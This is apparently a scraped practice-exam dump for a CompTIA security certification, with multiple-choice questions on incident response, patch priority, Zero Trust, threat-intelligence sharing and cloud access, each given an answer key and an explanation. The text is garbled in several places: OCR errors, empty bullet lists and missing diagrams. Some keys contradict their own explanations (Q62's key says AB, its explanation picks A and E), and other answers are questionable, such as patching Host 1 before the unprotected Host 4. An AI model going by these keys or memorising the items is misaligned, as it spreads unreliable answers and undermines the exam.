12/15	8:01:25AM	VM08	User8	Yes

Which of the following should the analyst do first?

- A. Disable User2's account
- B. Disable User12's account
- C. Disable User8's account
- D. Disable User1's account

**Answer: D**

**Explanation:**

Based on the provided authentication logs, we observe that User1's account experienced multiple failed login attempts within a very short time span (at 8:01:23 AM on 12/15). This pattern indicates a potential brute-force attack or an attempt to gain unauthorized access. Here??s a breakdown of why disabling User1's account is the appropriate first step:

? Failed Login Attempts: The logs show that User1 had four consecutive failed login attempts:

? Security Protocols and Best Practices: According to CompTIA Security+ guidelines, multiple failed login attempts within a short timeframe should trigger an immediate response to prevent further potential unauthorized access attempts. This typically involves temporarily disabling the account to stop ongoing brute-force attacks.

? Account Lockout Policy: Implementing an account lockout policy is a standard practice to thwart brute-force attacks. Disabling User1's account will align with these best practices and prevent further failed attempts, which might lead to successful unauthorized access if not addressed.

? References:

By addressing User1's account first, we effectively mitigate the immediate threat of a brute- force attack, ensuring that further investigation can be conducted without the risk of unauthorized access continuing during the investigation period.

**NEW QUESTION 35**

A company's security policy states that any publicly available server must be patched within 12 hours after a patch is released A recent IIS zero-day vulnerability was discovered that affects all versions of the Windows Server OS:

	OS	Externally available?	Behind WAF?	IIS installed?
Host 1	Windows 2019	Yes	Yes	Yes
Host 2	Windows 2008 R2	No	N/A	No
Host 3	Windows 2012 R2	Yes	Yes	Yes
Host 4	Windows 2022	Yes	No	Yes
Host 5	Windows 2012 R2	No	N/A	No
Host 6	Windows 2019	Yes	No	No

Which of the following hosts should a security analyst patch first once a patch is available?

- A. 1
- B. 2
- C. 3
- D. 4
- E. 5
- F. 6

**Answer:** A

**Explanation:**

Based on the security policy that any publicly available server must be patched within 12 hours after a patch is released, the security analyst should patch Host 1 first. Here's why:

? Public Availability: Host 1 is externally available, making it accessible from the

internet. Publicly available servers are at higher risk of being targeted by attackers, especially when a zero-day vulnerability is known.

? Exposure to Threats: Host 1 has IIS installed and is publicly accessible, increasing its exposure to potential exploitation. Patching this host first reduces the risk of a successful attack.

? Prioritization of Critical Assets: According to best practices, assets that are exposed to higher risks should be prioritized for patching to mitigate potential threats promptly.

? References:

**NEW QUESTION 40**

An organization is looking for gaps in its detection capabilities based on the APTs that may target the industry Which of the following should the security analyst use to perform threat modeling?

- A. ATT&CK
- B. OWASP
- C. CAPEC
- D. STRIDE

**Answer:** A

**Explanation:**

The ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework is the best tool for a security analyst to use for threat modeling when looking for gaps in detection capabilities based on Advanced Persistent Threats (APTs) that may target the industry. Here's why:

? Comprehensive Framework: ATT&CK provides a detailed and structured repository of known adversary tactics and techniques based on real-world observations. It helps organizations understand how attackers operate and what techniques they might use.

? Gap Analysis: By mapping existing security controls against the ATT&CK matrix, analysts can identify which tactics and techniques are not adequately covered by current detection and mitigation measures.

? Industry Relevance: The ATT&CK framework is continuously updated with the latest threat intelligence, making it highly relevant for industries facing APT threats. It provides insights into specific APT groups and their preferred methods of attack.

? References:

**NEW QUESTION 41**

Which of the following AI concerns is most adequately addressed by input sanitation?

- A. Model inversion
- B. Prompt Injection
- C. Data poisoning
- D. Non-explainable model

**Answer:** B

**Explanation:**

Input sanitation is a critical process in cybersecurity that involves validating and cleaning data provided by users to prevent malicious inputs from causing harm. In the context of AI concerns:

? A. Model inversion involves an attacker inferring sensitive data from model outputs, typically requiring sophisticated methods beyond just manipulating input data.

? B. Prompt Injection is a form of attack where an adversary provides malicious input to manipulate the behavior of AI models, particularly those dealing with natural language processing (NLP). Input sanitation directly addresses this by ensuring that inputs are cleaned and validated to remove potentially harmful commands or instructions that could alter the AI's behavior.

? C. Data poisoning involves injecting malicious data into the training set to

compromise the model. While input sanitation can help by filtering out bad data, data poisoning is typically addressed through robust data validation and monitoring during the model training phase, rather than real-time input sanitation.

? D. Non-explainable model refers to the lack of transparency in how AI models

make decisions. This concern is not addressed by input sanitation, as it relates more to model design and interpretability techniques.

Input sanitation is most relevant and effective for preventing Prompt Injection attacks, where the integrity of user inputs directly impacts the performance and security of AI models.

References:

? CompTIA Security+ Study Guide

? "Security of Machine Learning" by Battista Biggio, Blaine Nelson, and Pavel Laskov

? OWASP (Open Web Application Security Project) guidelines on input validation and injection attacks

Top of Form Bottom of Form

#### NEW QUESTION 44

Company A and Company D ate merging Company A's compliance reports indicate branch protections are not in place A security analyst needs to ensure that potential threats to the software development life cycle are addressed. Which of the following should me analyst cons<der when completing this basic?

- A. If developers are unable to promote to production
- B. If DAST code is being stored to a single code repository
- C. If DAST scans are routinely scheduled
- D. If role-based training is deployed

**Answer: C**

#### Explanation:

Dynamic Application Security Testing (DAST) is crucial for identifying and addressing security vulnerabilities during the software development life cycle (SDLC). Ensuring that DAST scans are routinely scheduled helps in maintaining a secure development process. Why Routine DAST Scans?

? Continuous Security Assessment: Regular DAST scans help in identifying vulnerabilities in real-time, ensuring they are addressed promptly.

? Compliance: Routine scans ensure that the development process complies with security standards and regulations.

? Proactive Threat Mitigation: Regular scans help in early detection and mitigation of potential security threats, reducing the risk of breaches.

? Integration into SDLC: Ensures security is embedded within the development process, promoting a security-first approach.

Other options, while relevant, do not directly address the continuous assessment and proactive identification of threats:

? A. If developers are unable to promote to production: This is more of an operational issue than a security assessment.

? B. If DAST code is being stored to a single code repository: This concerns code management rather than security testing frequency.

? D. If role-based training is deployed: While important, training alone does not ensure continuous security assessment.

References:

? CompTIA SecurityX Study Guide

? OWASP Testing Guide

? NIST Special Publication 800-53, "Security and Privacy Controls for Information Systems and Organizations"

#### NEW QUESTION 46

A compliance officer is reviewing the data sovereignty laws in several countries where the organization has no presence Which of the following is the most likely reason for reviewing these laws?

- A. The organization is performing due diligence of potential tax issues.
- B. The organization has been subject to legal proceedings in countries where it has a presence.
- C. The organization is concerned with new regulatory enforcement in other countries
- D. The organization has suffered brand reputation damage from incorrect media coverage

**Answer: C**

#### Explanation:

Reviewing data sovereignty laws in countries where the organization has no presence is likely due to concerns about regulatory enforcement. Data sovereignty laws dictate how data can be stored, processed, and transferred across borders. Understanding these laws is crucial for compliance, especially if the organization handles data that may be subject to foreign regulations.

? A. The organization is performing due diligence of potential tax issues: This is less likely as tax issues are generally not directly related to data sovereignty laws.

? B. The organization has been subject to legal proceedings in countries where it has a presence: While possible, this does not explain the focus on countries where the organization has no presence.

? C. The organization is concerned with new regulatory enforcement in other countries: This is the most likely reason. New regulations could impact the organization??s operations, especially if they involve data transfers or processing data from these countries.

? D. The organization has suffered brand reputation damage from incorrect media coverage: This is less relevant to the need for reviewing data sovereignty laws.

References:

? CompTIA Security+ Study Guide

? GDPR and other global data protection regulations

? "Data Sovereignty: The Future of Data Protection?" by Mark Burdon

#### NEW QUESTION 50

Users are experiencing a variety of issues when trying to access corporate resources examples include

- Connectivity issues between local computers and file servers within branch offices
- Inability to download corporate applications on mobile endpoints wtiilc working remotely
- Certificate errors when accessing internal web applications

Which of the following actions are the most relevant when troubleshooting the reported issues? (Select two).

- A. Review VPN throughput
- B. Check IPS rules
- C. Restore static content on lite CDN.



- D. Enable secure authentication using NAC
- E. Implement advanced WAF rules.
- F. Validate MDM asset compliance

**Answer:** AF

**Explanation:**

The reported issues suggest problems related to network connectivity, remote access, and certificate management:

? A. Review VPN throughput: Connectivity issues and the inability to download applications while working remotely may be due to VPN bandwidth or performance issues. Reviewing and optimizing VPN throughput can help resolve these problems by ensuring that remote users have adequate bandwidth for accessing corporate resources.

? F. Validate MDM asset compliance: Mobile Device Management (MDM) systems

ensure that mobile endpoints comply with corporate security policies. Validating MDM compliance can help address issues related to the inability to download applications and certificate errors, as non-compliant devices might be blocked from accessing certain resources.

? B. Check IPS rules: While important for security, IPS rules are less likely to directly address the connectivity and certificate issues described.

? C. Restore static content on the CDN: This action is related to content delivery but does not address VPN or certificate-related issues.

? D. Enable secure authentication using NAC: Network Access Control (NAC) enhances security but does not directly address the specific issues described.

? E. Implement advanced WAF rules: Web Application Firewalls protect web applications but do not address VPN throughput or mobile device compliance.

References:

? CompTIA Security+ Study Guide

? NIST SP 800-77, "Guide to IPsec VPNs"

? CIS Controls, "Control 11: Secure Configuration for Network Devices"

**NEW QUESTION 52**

A security engineer is given the following requirements:

- An endpoint must only execute Internally signed applications
- Administrator accounts cannot install unauthorized software.
- Attempts to run unauthorized software must be logged Which of the following best meets these requirements?

- A. Maintaining appropriate account access through directory management and controls
- B. Implementing a CSPM platform to monitor updates being pushed to applications
- C. Deploying an EDR solution to monitor and respond to software installation attempts
- D. Configuring application control with blocked hashes and enterprise-trusted root certificates

**Answer:** D

**Explanation:**

To meet the requirements of only allowing internally signed applications, preventing unauthorized software installations, and logging attempts to run unauthorized software, configuring application control with blocked hashes and enterprise-trusted root certificates is the best solution. This approach ensures that only applications signed by trusted certificates are allowed to execute, while all other attempts are blocked and logged. It effectively prevents unauthorized software installations by restricting execution to pre-approved applications.

References:

? CompTIA SecurityX Study Guide: Describes application control mechanisms and the use of trusted certificates to enforce security policies.

? NIST Special Publication 800-53, "Security and Privacy Controls for Information Systems and Organizations": Recommends application whitelisting and execution control for securing endpoints.

? "The Application Security Handbook" by Mark Dowd, John McDonald, and Justin Schuh: Covers best practices for implementing application control and managing trusted certificates

**NEW QUESTION 57**

A financial technology firm works collaboratively with business partners in the industry to share threat intelligence within a central platform This collaboration gives partner organizations the ability to obtain and share data associated with emerging threats from a variety of adversaries Which of the following should the organization most likely leverage to facilitate this activity? (Select two).

- A. CWPP
- B. YAKA
- C. ATTACK
- D. STIX
- E. TAXII
- F. JTAG

**Answer:** DE

**Explanation:**

? D. STIX (Structured Threat Information eXpression): STIX is a standardized language for representing threat information in a structured and machine-readable format. It facilitates the sharing of threat intelligence by ensuring that data is consistent and can be easily understood by all parties involved.

? E. TAXII (Trusted Automated eXchange of Indicator Information): TAXII is a transport mechanism that enables the sharing of cyber threat information over a secure and trusted network. It works in conjunction with STIX to automate the exchange of threat intelligence among organizations.

Other options:

? A. CWPP (Cloud Workload Protection Platform): This focuses on securing cloud workloads and is not directly related to threat intelligence sharing.

? B. YARA: YARA is used for malware research and identifying patterns in files, but it is not a platform for sharing threat intelligence.

? C. ATT&CK: This is a knowledge base of adversary tactics and techniques but does not facilitate the sharing of threat intelligence data.

? F. JTAG: JTAG is a standard for testing and debugging integrated circuits, not related to threat intelligence.

References:

? CompTIA Security+ Study Guide

? "STIX and TAXII: The Backbone of Threat Intelligence Sharing" by MITRE

? NIST SP 800-150, "Guide to Cyber Threat Information Sharing"

**NEW QUESTION 58**

Audit findings indicate several user endpoints are not utilizing full disk encryption During me remediation process, a compliance analyst reviews the testing details

for the endpoints and notes the endpoint device configuration does not support full disk encryption Which of the following is the most likely reason me device must be replaced'

- A. The HSM is outdated and no longer supported by the manufacturer
- B. The vTPM was not properly initialized and is corrupt.
- C. The HSM is vulnerable to common exploits and a firmware upgrade is needed
- D. The motherboard was not configured with a TPM from the OEM supplier.
- E. The HSM does not support sealing storage

**Answer: D**

**Explanation:**

The most likely reason the device must be replaced is that the motherboard was not configured with a TPM (Trusted Platform Module) from the OEM (Original Equipment Manufacturer) supplier.

Why TPM is Necessary for Full Disk Encryption:

- ? Hardware-Based Security: TPM provides a hardware-based mechanism to store encryption keys securely, which is essential for full disk encryption.
- ? Compatibility: Full disk encryption solutions, such as BitLocker, require TPM to ensure that the encryption keys are securely stored and managed.
- ? Integrity Checks: TPM enables system integrity checks during boot, ensuring that the device has not been tampered with.

Other options do not directly address the requirement for TPM in supporting full disk encryption:


- ? A. The HSM is outdated: While HSM (Hardware Security Module) is important for security, it is not typically used for full disk encryption.
- ? B. The vTPM was not properly initialized: vTPM (virtual TPM) is less common and not typically a reason for requiring hardware replacement.
- ? C. The HSM is vulnerable to common exploits: This would require a firmware upgrade, not replacement of the device.
- ? E. The HSM does not support sealing storage: Sealing storage is relevant but not the primary reason for requiring TPM for full disk encryption.

References:

- ? CompTIA SecurityX Study Guide
- ? "Trusted Platform Module (TPM) Overview," Microsoft Documentation
- ? "BitLocker Deployment Guide," Microsoft Documentation

**NEW QUESTION 61**

A company plans to implement a research facility with Intellectual property data that should be protected The following is the security diagram proposed by the security architect



Which of the following security architect models is illustrated by the diagram?

- A. Identity and access management model
- B. Agent based security model
- C. Perimeter protection security model
- D. Zero Trust security model

**Answer: D**

**Explanation:**

The security diagram proposed by the security architect depicts a Zero Trust security model. Zero Trust is a security framework that assumes all entities, both inside and outside the network, cannot be trusted and must be verified before gaining access to resources.

Key Characteristics of Zero Trust in the Diagram:

- ? Role-based Access Control: Ensures that users have access only to the resources necessary for their role.
- ? Mandatory Access Control: Additional layer of security requiring authentication for access to sensitive areas.
- ? Network Access Control: Ensures that devices meet security standards before accessing the network.
- ? Multi-factor Authentication (MFA): Enhances security by requiring multiple forms of verification.

This model aligns with the Zero Trust principles of never trusting and always verifying access requests, regardless of their origin.

References:

- ? CompTIA SecurityX Study Guide
- ? NIST Special Publication 800-207, "Zero Trust Architecture"
- ? "Implementing a Zero Trust Architecture," Forrester Research

**NEW QUESTION 62**

Company A acquired Company B and needs to determine how the acquisition will impact the attack surface of the organization as a whole. Which of the following is the best way to achieve this goal? (Select two).

Implementing DLP controls preventing sensitive data from leaving Company B's network

- A. Documenting third-party connections used by Company B
- B. Reviewing the privacy policies currently adopted by Company B



- C. Requiring data sensitivity labeling for all files shared with Company B
- D. Forcing a password reset requiring more stringent passwords for users on Company B's network
- E. Performing an architectural review of Company B's network

**Answer:** AB

**Explanation:**

To determine how the acquisition of Company B will impact the attack surface, the following steps are crucial:

\* A. Documenting third-party connections used by Company B: Understanding all external connections is essential for assessing potential entry points for attackers and ensuring that these connections are secure.

\* E. Performing an architectural review of Company B's network: This review will identify vulnerabilities and assess the security posture of the acquired company's network, providing a comprehensive understanding of the new attack surface. These actions will provide a clear picture of the security implications of the acquisition and help in developing a plan to mitigate any identified risks.

References:

? CompTIA SecurityX Study Guide: Emphasizes the importance of understanding third-party connections and conducting architectural reviews during acquisitions.

? NIST Special Publication 800-37, "Guide for Applying the Risk Management Framework to Federal Information Systems": Recommends comprehensive reviews and documentation of third-party connections.

? "Mergers, Acquisitions, and Other Restructuring Activities" by Donald DePamphilis: Discusses the importance of security assessments during acquisitions.

**NEW QUESTION 65**

A security analyst is reviewing the following event timeline from an COR solution:

Time	File name	File action	Action verdict
4:08 p.m.	hr-reporting.docx	File save	Allowed
4:09 p.m.	hr-reporting.docx	Scan initiated	Pending
4:10 p.m.	hr-reporting.docx	File execute	Allowed
4:16 p.m.	paychecks.xlsx	File save	Allowed
4:16 p.m.	paychecks.xlsx	File shared	Allowed
4:17 p.m.	hr-reporting.docx	Script launched	Allowed
4:19 p.m.	hr-reporting.docx	Scan complete	Malware found
4:20 p.m.	paychecks.xlsx	File edit	Allowed

Which of the following most likely has occurred and needs to be fixed?

- A. The DI P has failed to block malicious exfiltration and data tagging is not being utilized property
- B. An EDR bypass was utilized by a threat actor and updates must be installed by the administrator.
- C. A logic law has introduced a TOCTOU vulnerability and must be addressed by the COR vendor
- D. A potential insider threat is being investigated and will be addressed by the senior management team.

**Answer:** C

**Explanation:**

The event timeline indicates a sequence where a file (hr-reporting.docx) was saved, scanned, executed, and eventually found to contain malware. The critical issue here is that the malware scan completed after the file was already executed. This suggests a Time-Of- Check to Time-Of-Use (TOCTOU) vulnerability, where the state of the file changed between the time it was checked and the time it was used.

References:

? CompTIA SecurityX Study Guide: Discusses TOCTOU vulnerabilities as a timing attack where the state of a resource changes after it has been validated.

? NIST Special Publication 800-53, "Security and Privacy Controls for Federal Information Systems and Organizations": Recommends addressing TOCTOU vulnerabilities to ensure the integrity of security operations.

? "The Art of Software Security Assessment" by Mark Dowd, John McDonald, and Justin Schuh: Covers logic flaws and timing vulnerabilities, including TOCTOU issues.

**NEW QUESTION 70**

An organization is implementing Zero Trust architecture A systems administrator must increase the effectiveness of the organization's context-aware access system. Which of the following is the best way to improve the effectiveness of the system?

- A. Secure zone architecture
- B. Always-on VPN
- C. Accurate asset inventory
- D. Microsegmentation

**Answer:** D

**Explanation:**

Microsegmentation is a critical strategy within Zero Trust architecture that enhances context-aware access systems by dividing the network into smaller, isolated segments. This reduces the attack surface and limits lateral movement of attackers within the network. It ensures that even if one segment is compromised, the



attacker cannot easily access other segments. This granular approach to network security is essential for enforcing strict access controls and monitoring within Zero Trust environments.

Reference: CompTIA SecurityX Study Guide, Chapter on Zero Trust Security, Section on Microsegmentation and Network Segmentation.

#### NEW QUESTION 75

After an incident occurred, a team reported during the lessons-learned review that the team.

- \* Lost important Information for further analysis.
- \* Did not utilize the chain of communication
- \* Did not follow the right steps for a proper response

Which of the following solutions is the best way to address these findings?

- A. Requesting budget for better forensic tools to Improve technical capabilities for Incident response operations
- B. Building playbooks for different scenarios and performing regular table-top exercises
- C. Requiring professional incident response certifications for each new team member
- D. Publishing the incident response policy and enforcing it as part of the security awareness program

**Answer: B**

#### Explanation:

Building playbooks for different scenarios and performing regular table-top exercises directly addresses the issues identified in the lessons-learned review. Here's why:

? Lost important information for further analysis: Playbooks outline step-by-step procedures for incident response, ensuring that team members know exactly what to document and how to preserve evidence.

? Did not utilize the chain of communication: Playbooks include communication protocols, specifying who to notify and when. Regular table-top exercises reinforce these communication channels, ensuring they are followed during actual incidents.

? Did not follow the right steps for a proper response: Playbooks provide a clear sequence of actions to be taken during various types of incidents, helping the team to respond in a structured and effective manner. Regular exercises allow the team to practice these steps, identifying and correcting any deviations from the plan.

Investing in better forensic tools (Option A) or requiring certifications (Option C) are also valuable, but they do not directly address the procedural and communication gaps identified. Publishing and enforcing the incident response policy (Option D) is important but not as practical and hands-on as playbooks and exercises in ensuring the team is prepared.

References:

- ? CompTIA Security+ Study Guide
- ? NIST SP 800-61 Rev. 2, "Computer Security Incident Handling Guide"
- ? SANS Institute, "Incident Handler's Handbook"

#### NEW QUESTION 77

A cloud engineer needs to identify appropriate solutions to:

- Provide secure access to internal and external cloud resources.
- Eliminate split-tunnel traffic flows.
- Enable identity and access management capabilities.

Which of the following solutions are the most appropriate? (Select two).

- A. Federation
- B. Microsegmentation
- C. CASB
- D. PAM
- E. SD-WAN
- F. SASE

**Answer: CF**

#### Explanation:

To provide secure access to internal and external cloud resources, eliminate split-tunnel traffic flows, and enable identity and access management capabilities, the most appropriate solutions are CASB (Cloud Access Security Broker) and SASE (Secure Access Service Edge).

Why CASB and SASE?

? CASB (Cloud Access Security Broker):

? SASE (Secure Access Service Edge):

Other options, while useful, do not comprehensively address all the requirements:

? A. Federation: Useful for identity management but does not eliminate split-tunnel traffic or provide comprehensive security.

? B. Microsegmentation: Enhances security within the network but does not directly address secure access to cloud resources or split-tunnel traffic.

? D. PAM (Privileged Access Management): Focuses on managing privileged accounts and does not provide comprehensive access control for internal and external resources.

? E. SD-WAN: Enhances WAN performance but does not inherently provide the identity and access management capabilities or eliminate split-tunnel traffic.

References:

- ? CompTIA SecurityX Study Guide
- ? "CASB: Cloud Access Security Broker," Gartner Research

#### NEW QUESTION 81

##### SIMULATION

